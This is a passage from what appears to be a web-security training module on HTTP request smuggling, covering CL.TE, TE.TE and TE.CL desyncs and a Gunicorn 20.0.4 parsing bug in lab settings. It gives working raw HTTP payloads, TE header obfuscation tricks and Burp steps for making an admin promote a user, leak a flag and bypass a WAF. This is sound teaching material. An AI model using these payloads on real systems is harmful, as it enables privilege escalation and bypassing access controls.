Dummy:
```

The request contains both the CL and TE headers. The CL header indicates a request body length of `52` bytes which includes the whole body as displayed above up to the sequence `Dummy: `. However, the request body starts with the bytes `0\r\n\r\n` which represent the empty chunk in chunked encoding thus terminating the request body early if chunked encoding is used. This creates a discrepancy between the reverse proxy and web server as we will discuss in more detail in a bit.

If we wait for the admin user to access the page, which should take about 10 seconds, our user has been promoted. So let's investigate what exactly happened.

The admin user accesses the page using his session cookie with a request like this:

```
GET / HTTP/1.1
Host: clte.htb
Cookie: sess=<admin_session_cookie>
```

This request is benign. The admin user simply accesses the index of the website, so no action should be taken. Let's look at the TCP stream from the reverse proxy's view:

```
POST / HTTP/1.1
Host: clte.htb
Content-Length: 52
Transfer-Encoding: chunked

0

POST /admin.php?promote_uid=2 HTTP/1.1
Dummy: GET / HTTP/1.1
Host: clte.htb
Cookie: sess=<admin_session_cookie>
```

The reverse proxy uses the CL header to determine the length of the first request such that it ends just after `Dummy: `. The reverse proxy sees a POST request to `/` by us and a GET request to `/` by the admin user.

Now let's look at the TCP stream from the web server's view:

```
POST / HTTP/1.1
Host: clte.htb
Content-Length: 52
Transfer-Encoding: chunked

0

POST /admin.php?promote_uid=2 HTTP/1.1
Dummy: GET / HTTP/1.1
Host: clte.htb
Cookie: sess=<admin_session_cookie>
```

Since the web server correctly uses the chunked encoding, it determines that the first request ends with the empty chunk. The web server thus sees a POST request to `/` by us and a POST request to `/admin.php?promote_uid=2` by the admin user. Since the admin user's request is authenticated and the session cookie sent along the request, we successfully forced the admin user to grant our user admin rights without the admin user even knowing what happened.

Note: We need to add a separate line with the `Dummy` keyword to our first request to "hide" the first line of the admin user's request as an HTTP header value to preserve the syntax of the request's header section.

TE.TE

The next example of HTTP request smuggling deals with a setting where both the reverse proxy and web server support chunked encoding. However one of the two systems does not act according to the specification such that it is possible to manipulate the TE header in such a way that one of the two systems accepts it and the other one does not, instead falling back to the CL header. Thus, it is possible to obfuscate the TE header such that one of the two systems does not parse it correctly. This type of HTTP request smuggling vulnerability is called `TE.TE` vulnerability. We will discuss how to identify and exploit this type of request smuggling vulnerability.

Identification

To identify a TE.TE request smuggling vulnerability, we need to trick either the reverse proxy or the web server into ignoring the TE header. We can do this by slightly deviating from the specification to check whether the implementation of the two systems follows the specification accurately. For instance, some systems might only check for the presence of the keyword `chunked` in the TE header, while other systems check for an exact match. In such cases, it is sufficient to set the TE header to `testchunked` to trick one of the two systems to ignore the TE header and fall back to the CL header instead.

Here are a few options we could try to obfuscate the TE header from one of the two systems:

Description	Header
Substring match	`Transfer-Encoding: testchunked`
Space in Header name	`Transfer-Encoding : chunked`
Horizontal Tab Separator	`Transfer-Encoding:[\x09]chunked`
Vertical Tab Separator	`Transfer-Encoding:[\x0b]chunked`
Leading space	`<br> Transfer-Encoding: chunked<br>`


Note: The sequences `[\x09]` and `[\x0b]` are not the literal character sequences used in the obfuscation. Rather they denote the horizontal tab character (ASCII `0x09`) and vertical tab character (ASCII `0x0b`).

As an example, let's assume a scenario where we can trick the reverse proxy into ignoring the TE header with the `Horizontal Tab` method, while the web server parses it despite the tab. Since the reverse proxy falls back to the CL header, the identification and exploitation would then be the same as in a `CL.TE` scenario.

When starting the exercise below, we can see the same web application from the last section. However, this time it is not vulnerable to a simple CL.TE vulnerability. We can force a similar situation since the lab is vulnerable to a `TE.TE` attack. Let's copy the following request to a Burp Repeater tab:

```
POST / HTTP/1.1
Host: tete.htb
Content-Length: 10
Transfer-Encoding: chunked

0

HELLO
```


Now let's replace the space that separates the TE header from the `chunked` value with a horizontal tab. We can do so by switching to the `Hex` view in the Repeater Tab and directly editing the space (`0x20`) to a horizontal tab (`0x09`):


Request

Pretty Raw Hex

```
00000000   50 4f 53 54 20 2f 20 48   54 54 50 2f 31 2e 31 0d   POST / HTTP/1.1
00000010   0a 48 6f 73 74 3a 20 74   65 74 65 2e 68 74 62 0d    Host: tete.htb
00000020   0a 43 6f 6e 74 65 6e 74   2d 4c 65 6e 67 74 68 3a    Content-Length:
00000030   20 31 30 0d 0a 54 72 61   6e 73 66 65 72 2d 45 6e    10 Transfer-En
00000040   63 6f 64 69 6e 67 3a 09   63 68 75 6e 6b 65 64 0d   coding: chunked
00000050   0a 0d 0a 30 0d 0a 0d 0a   48 45 4c 4c 4f -- -- --     0   HELLO
```

When we now send the following request twice in quick succession, the second response should result in an HTTP 405 status code. We explored the reason for that in the previous section:


Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: tete.htb
Content-Length: 10
Transfer-Encoding:chunked

0

HELLO
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 405 METHOD NOT ALLOWED
Server: gunicorn/20.0.4
Date: Wed, 01 Feb 2023 18:36:14 GMT
Content-Type: text/html; charset=utf-8
Allow: OPTIONS, HEAD, GET, POST
Content-Length: 153

<!doctype html>
<html lang=en>
  <title>
    405 Method Not Allowed
  </title>
```

So, we successfully obfuscated the TE header from the reverse proxy, effectively leading to a `CL.TE` scenario.

Exploitation

Since the setting is effectively equivalent to a `CL.TE` request smuggling scenario, the exploitation of our example is the same as discussed in the previous section. We just need to obfuscate the TE header in our request using the horizontal tab method to force the reverse proxy to fall back to the CL header.

We can use the following request to force the admin user to reveal the flag for us:

```
POST / HTTP/1.1
Host: tete.htb
Content-Length: 46
Transfer-Encoding:	chunked

0

GET /admin?reveal_flag=1 HTTP/1.1
Dummy:
```

This time the lab is time-sensitive, so the admin request needs to hit the web server just after our malicious request. Therefore, we might need to send the request multiple times to get the timing right. Sending the request about once per second until the admin user hits the page and reveals the flag for us should work fine.

Generally, it is important to keep in mind that request smuggling vulnerabilities might be time-sensitive. There may be multiple worker threads or connection pools which may make exploitation of request smuggling vulnerabilities more challenging. Therefore, we often have to send our request multiple times. Particularly when targeting other users, we often need to get the timing just right just like in the sample lab below.


TE.CL

In this section, we will look at a setup where the reverse proxy parses the TE header and the web server uses the CL header to determine the request length. This is called a `TE.CL` request smuggling vulnerability. TE.CL vulnerabilities have to be exploited differently than CL.TE vulnerabilities. We will also showcase how to use request smuggling vulnerabilities to bypass security measures such as `Web Application Firewalls (WAFs)`.

Foundation

Burp Suite Settings

To send the requests shown in this section, we need to manipulate the CL header. To do this in Burp Repeater we need to tell Burp to not automatically update the CL header. We can do this in Burp Repeater by clicking on the Settings Icon next to the `Send` button and unchecking the `Update Content-Length` option:




Repeater options for this tab
Restore global defaults

- Update Content-Length
- ✓ Unpack gzip / deflate
- Follow redirections
- Process cookies in redirections
- Enforce protocol choice on cross-domain redirections
- ✓ Normalize HTTP/1 line endings
- Enable HTTP/1 connection reuse
- ✓ Enable HTTP/2 connection reuse
- ✓ Strip Connection header over HTTP/2
- Allow HTTP/2 ALPN override

```
HTTP/1.1 401 Unauthorized
content-length: 12

Unauthorized
```


Additionally, we need to create a `tab group` in Burp Repeater. We can add two repeater tabs to a tab group by right-clicking any repeater request tab and selecting `Add tag to group > Create tab group`:



```
GET
Host
Upgr          sts: 1
User          0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
```

```
HTTP/1.1 401 Unauthorized
content-length: 12

Unauthorized
```

We can then select the requests we want to add to the group. Having multiple requests in a tab group gives us the option to send the requests in sequence which we will have to do to exploit the lab below. We can do so by selecting our tab group and clicking on the arrow next to the `Send` button. We can then select `Send group in sequence (single connection)`. When we now click on `Send`, all tabs in the tab group are sent subsequently via the same TCP connection:



Group 2
2
1
2
Send group (single connection)
Cancel
Group send options
Send (current tab)
✓ Send group in sequence (single connection) Ctrl+Space
Send group in sequence (separate connections)
Response
Pretty
Raw
Hex
Render

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
```

```
HTTP/1.1 401 Unauthorized
content-length: 12

Unauthorized
```

TE.CL Request Smuggling

Before jumping into our lab for this section, let's discuss the theory behind a TE.CL vulnerability and how we can exploit it. As described above, this type of vulnerability arises if the reverse proxy uses chunked encoding while the web server uses the CL header. Consider a request like the following:

```
POST / HTTP/1.1
Host: tecl.htb
Content-Length: 3
Transfer-Encoding: chunked

5
HELLO
0
```

Let's look at the above request from the reverse proxy's perspective first. The reverse proxy uses chunked encoding, thus it parses the request body to contain a single chunk with a length of 5 bytes:

```
HELLO
```

The `0` afterward is parsed as the empty chunk, thus signaling that the request body is concluded. In particular, we can see that the reverse proxy consumes all data we sent from the TCP stream such that no data is left (exactly how it should be). The reverse proxy then forwards the bytes we sent in our HTTP request to the web server.

Now let's look at the request from the web server's perspective. The web server uses the CL header to determine the request length. The CL header gives a length of 3 bytes, meaning the request body is parsed as the following 3 bytes:

```
5\r\n
```

In particular, the bytes `HELLO\r\n0\r\n\r\n` are not consumed from the TCP stream. This means that the web server thinks this marks the beginning of a new HTTP request. Again, we successfully created a desynchronization between the reverse proxy and the web server since the reverse proxy and web server disagree on the request boundaries.

Now let's discuss what happens if the next request arrives. Let's assume the next request that hits the reverse proxy looks like this:

```
GET / HTTP/1.1
Host: tecl.htb
```

Now let's look at the complete TCP stream containing both these subsequent requests. Again, we are going to look at it from the perspective of the reverse proxy first. According to the reverse proxy, the TCP stream should be split into the two requests like this (red marks the first request while green marks the second request):

```
POST / HTTP/1.1
Host: tecl.htb
Content-Length: 3
Transfer-Encoding: chunked

5
HELLO
0

GET / HTTP/1.1
Host: tecl.htb
```


We can see that the first request's body ends after the empty chunk and the subsequent request starts with the `GET` keyword. Now let's look at it from the perspective of the web server:

```
POST / HTTP/1.1
Host: tecl.htb
Content-Length: 3
Transfer-Encoding: chunked

5
HELLO
0

GET / HTTP/1.1
Host: tecl.htb
```

Since the web server thinks the first request ends after the bytes `5\r\n`, the bytes `HELLO\r\n0\r\n\r\n` are prepended to the subsequent request. In this case, the web server will most likely respond with an error message since the bytes `HELLO` are not a valid beginning of an HTTP request.

Identification


When looking at our web application, we can see the same website from the last couple of sections. However, this time there is a WAF in place that blocks us from accessing the admin panel. Let's try to confirm that the lab is vulnerable to a TE.CL request smuggling vulnerability. To do so, we can use the two requests shown above. Make sure to copy the requests to Burp Repeater, uncheck the `Update Content-Length` option, and create a tab group for the two requests. When we now send the tab group over a single connection, we can observe the following behavior. The first request is parsed normally and the response contains the vulnerable site:



```
POST / HTTP/1.1
Host: tecl.htb
Content-Length: 3
Transfer-Encoding: chunked

5
HELLO
0


```

```
HTTP/1.1 200 OK
Server: gunicorn/20.0.4
Date: Wed, 01 Feb 2023 18:42:29 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 4446

<!DOCTYPE html>
<html lang="en">
  <head>
```

However, the second request was influenced and the web server responded with an error message for the reasons discussed above:



```
GET / HTTP/1.1
Host: tecl.htb
```

```
HTTP/1.1 400 Bad Request
Connection: close
Content-Type: text/html
Content-Length: 198

<html>
  <head>
    <title>
      Bad Request
    </title>
  </head>
  <body>
    <h1>
      <p>
        Bad Request
      </p>
    </h1>
    Invalid Request Line &#x27;Invalid HTTP request line:
    &#x27;HELLO&#x27;&#x27;
  </body>
</html>
```

Thus, we successfully confirmed that the setup is vulnerable to a TE.CL request smuggling vulnerability since we influenced the second request with the first one.

Exploitation


Now let's investigate how we can exploit the TE.CL vulnerability to bypass the WAF and access the admin panel. In our lab, the WAF works by simply blocking all requests containing the keyword `admin` in the URL. We can bypass the WAF by sending the following two requests subsequently via a single TCP connection in a Burp Repeater tab group:

```
GET /404 HTTP/1.1
Host: tecl.htb
Content-Length: 4
Transfer-Encoding: chunked

27
GET /admin HTTP/1.1
Host: tecl.htb

0

```

and

```
GET /404 HTTP/1.1
Host: tecl.htb

```


The response to the first request contains the expected 404 response:



```
GET /404 HTTP/1.1
Host: tecl.htb
Content-Length: 4
Transfer-Encoding: chunked

27
GET /admin HTTP/1.1
Host: tecl.htb


0


```

```
HTTP/1.1 404 NOT FOUND
Server: gunicorn/20.0.4
Date: Wed, 01 Feb 2023 18:43:57 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 232

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  404 Not Found
</title>
<h1>
  Not Found
</h1>
```

However, the second response is an HTTP 200 status code and contains the admin panel, so we successfully bypassed the WAF:



```
GET /404 HTTP/1.1
Host: tecl.htb


```

```
HTTP/1.1 200 OK
Server: gunicorn/20.0.4
Date: Mon, 06 Mar 2023 14:11:57 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
```

Let's look at the TCP stream to figure out what exactly happened. Let's look at it from the WAF's view first:

```
GET /404 HTTP/1.1
Host: tecl.htb
Content-Length: 4
Transfer-Encoding: chunked

27
GET /admin HTTP/1.1
Host: tecl.htb

0

GET /404 HTTP/1.1
Host: tecl.htb
```

The WAF uses the TE header to determine the first request's body length. The first chunk contains `0x27 = 39` bytes. The second chunk is the empty chunk which terminates the request. The WAF thus sees two GET requests to `/404`. Since none of these requests contain the blacklisted keyword `admin` in the URL, the WAF does not block any of the two requests and forwards the bytes via the TCP connection to the web server.

Now let's look at the TCP stream from the web server's view:

```
GET /404 HTTP/1.1
Host: tecl.htb
Content-Length: 4
Transfer-Encoding: chunked
```

```
27
GET /admin HTTP/1.1
Host: tecl.htb

0

GET /404 HTTP/1.1
Host: tecl.htb
```

The web server uses the CL header to determine the first request's body length. Since the CL header gives a length of `4` bytes, the web server parses the first request up until `27\r\n`. The following data marks the beginning of the next request. So the web server sees three requests in the TCP stream: a GET request to `404` to which it responds with a 404 page since that URL does not exist, a GET request to `/admin` to which it responds with the admin panel, and a third request that has invalid syntax. We can confirm this by looking at the web server log which clearly shows the three requests:

```
<SNIP>
[2023-01-27 16:33:38 +0000] [215] [DEBUG] GET /404
[2023-01-27 16:33:38 +0000] [215] [DEBUG] GET /admin
[2023-01-27 16:33:38 +0000] [215] [DEBUG] Invalid request from
ip=127.0.0.1: Invalid HTTP request line: ''
<SNIP>
```

Since we receive the response that contains the admin panel, we successfully bypassed the WAF.

Vulnerable Software

So far we have seen request smuggling vulnerabilities that arise from improper parsing or a lack of support for the TE header. However, web servers or reverse proxies can also be vulnerable to request smuggling due to other bugs that cause the length of a request to be parsed incorrectly.

Identification

In our lab, we will exploit a vulnerability in the Python Gunicorn web server that was detailed in this blog post. Gunicorn `20.0.4` contained a bug when encountering the HTTP header `Sec-Websocket-Key1` that fixed the request body to a length of 8 bytes, no matter what value the CL and TE headers are set to. This is a special header used in the establishment of WebSocket connections. Since the reverse proxy does not suffer from this bug, this allows us to create desynchronization between the two systems.


To confirm the vulnerability, let's create a tab group in Burp Repeater with the following two requests:

```
GET / HTTP/1.1
Host: gunicorn.htb
Content-Length: 49
Sec-Websocket-Key1: x

xxxxxxxxGET /404 HTTP/1.1
Host: gunicorn.htb

```

and

```
GET / HTTP/1.1
Host: gunicorn.htb

```


When we send the tab group via a single TCP connection, we can observe the following behavior. The first response contains the index of the website as we would expect:



```
GET / HTTP/1.1
Host: gunicorn.htb
Content-Length: 49
Sec-Websocket-Key1: x

xxxxxxxxGET /404 HTTP/1.1
Host: gunicorn.htb


```

```
HTTP/1.1 200 OK
Server: gunicorn/20.0.4
Date: Wed, 01 Feb 2023 18:46:40 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 4446

<!DOCTYPE html>
<html lang="en">
  <head>
```

However, while the second request also contains the path `/`, the response is a 404 status code:



```
GET / HTTP/1.1
Host: gunicorn.htb


```

```
HTTP/1.1 404 NOT FOUND
Server: gunicorn/20.0.4
Date: Wed, 01 Feb 2023 18:46:40 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 232

```

To understand what happened here, we can again look at the TCP stream. Just like in the previous sections, we will look at it from the reverse proxy first:

```
GET / HTTP/1.1
Host: gunicorn.htb
Content-Length: 49
Sec-Websocket-Key1: x

xxxxxxxxGET /404 HTTP/1.1
Host: gunicorn.htb

GET / HTTP/1.1
Host: gunicorn.htb
```

The reverse proxy parses the requests exactly how we would expect it. The first request is a GET request to `/` that has a body length of 49 bytes according to the CL header. After that, there is a second GET request to `/` with an empty request body. Now let's look at the TCP stream from the Gunicorn server's perspective:

```
GET / HTTP/1.1
Host: gunicorn.htb
Content-Length: 49
Sec-Websocket-Key1: x

xxxxxxxxGET /404 HTTP/1.1
Host: gunicorn.htb

GET / HTTP/1.1
Host: gunicorn.htb
```

Due to the bug in Gunicorn, the web server assumes a body length of 8 bytes as soon as it parses the `Sec-Websocket-Key1` HTTP header even though the CL header specifies a different body length. Therefore, the first request's body contains only `xxxxxxxx`. Afterward, the web server sees a second GET request to `/404` to which it responds with the 404 response we can observe in Burp. Lastly, the web server parses our second GET request to `/` as a third request. We could also hide this request in the body of the request to `/404` by specifying a CL header here. But that is unnecessary in this scenario.

Exploitation

Just like in the previous section, our goal is to access the admin panel by bypassing the WAF that rejects all requests containing `admin` in the query string. We can do this by hiding the request to the admin panel from the WAF in our first request such that the WAF never parses it as an HTTP request's query string. The exploitation is thus similar to the exploit we showcased in the last section.

Exploitation of Request Smuggling

In the last sections, we have discussed different variants of HTTP request smuggling attacks and how to identify them. We will now discuss different options on how request smuggling attacks can be exploited. The impact of HTTP request smuggling vulnerabilities is generally high as it allows an attacker to bypass security controls such as WAFs, force other users to perform authenticated actions, capture other user's personal data and steal their sessions to take over accounts, and mass-exploit reflected XSS vulnerabilities.

Bypassing Security Checks

We have already seen how to bypass security checks such as WAFs by exploiting request smuggling in the previous sections. Security controls like WAFs work by looking at request parameters and blocking requests according to certain configuration options. An example would be blocking an HTTP request if it contains any blacklisted words in the URL, thereby blocking access to certain paths in the web application. This technique can be used to allow access to an admin panel only from whitelisted IP addresses. Another example would be to compute a score for each request that estimates how malicious the request is. If the score is above a certain threshold, the WAF blocks it. This can be used to detect and prevent web attacks such as XSS or SQLi.

Assume a scenario where such a WAF looks at all query parameters of a GET request. We can bypass this using HTTP request smuggling as we have seen in the previous sections. For instance, assume a web application uses a WAF to block all requests to the `/internal/` path that do not come from the internal network of a company. We can easily bypass this using either CL.TE or TE.CL request smuggling. A payload to exploit a CL.TE vulnerability could look like this:

```
POST / HTTP/1.1
Host: vuln.htb
Content-Length: 64
Transfer-Encoding: chunked

0

POST /internal/index.php HTTP/1.1
Host: localhost
```

```
Dummy:
```

While a payload for a TE.CL vulnerability could look similar to this:


```
GET / HTTP/1.1
Host: vuln.htb
Content-Length: 4
Transfer-Encoding: chunked

35
GET /internal/index.php HTTP/1.1
Host: localhost

0
```

Since the malicious request is smuggled in the request body, the WAF never treats it as part of the query string and thus does not consider it. However, the web server treats it as a regular HTTP request and thus serves a response. This discrepancy allows bypasses of WAFs and other security controls.

Stealing User Data

In the previous sections about CL.TE vulnerabilities, we forced the admin user to promote our user to the admin role. We have thus already seen how to exploit request smuggling vulnerabilities to force authenticated users to perform actions in the web application by influencing the parameters of other users' requests. Additionally, we can steal other users' information by forcing them to submit their request parameters to a location we can later access.

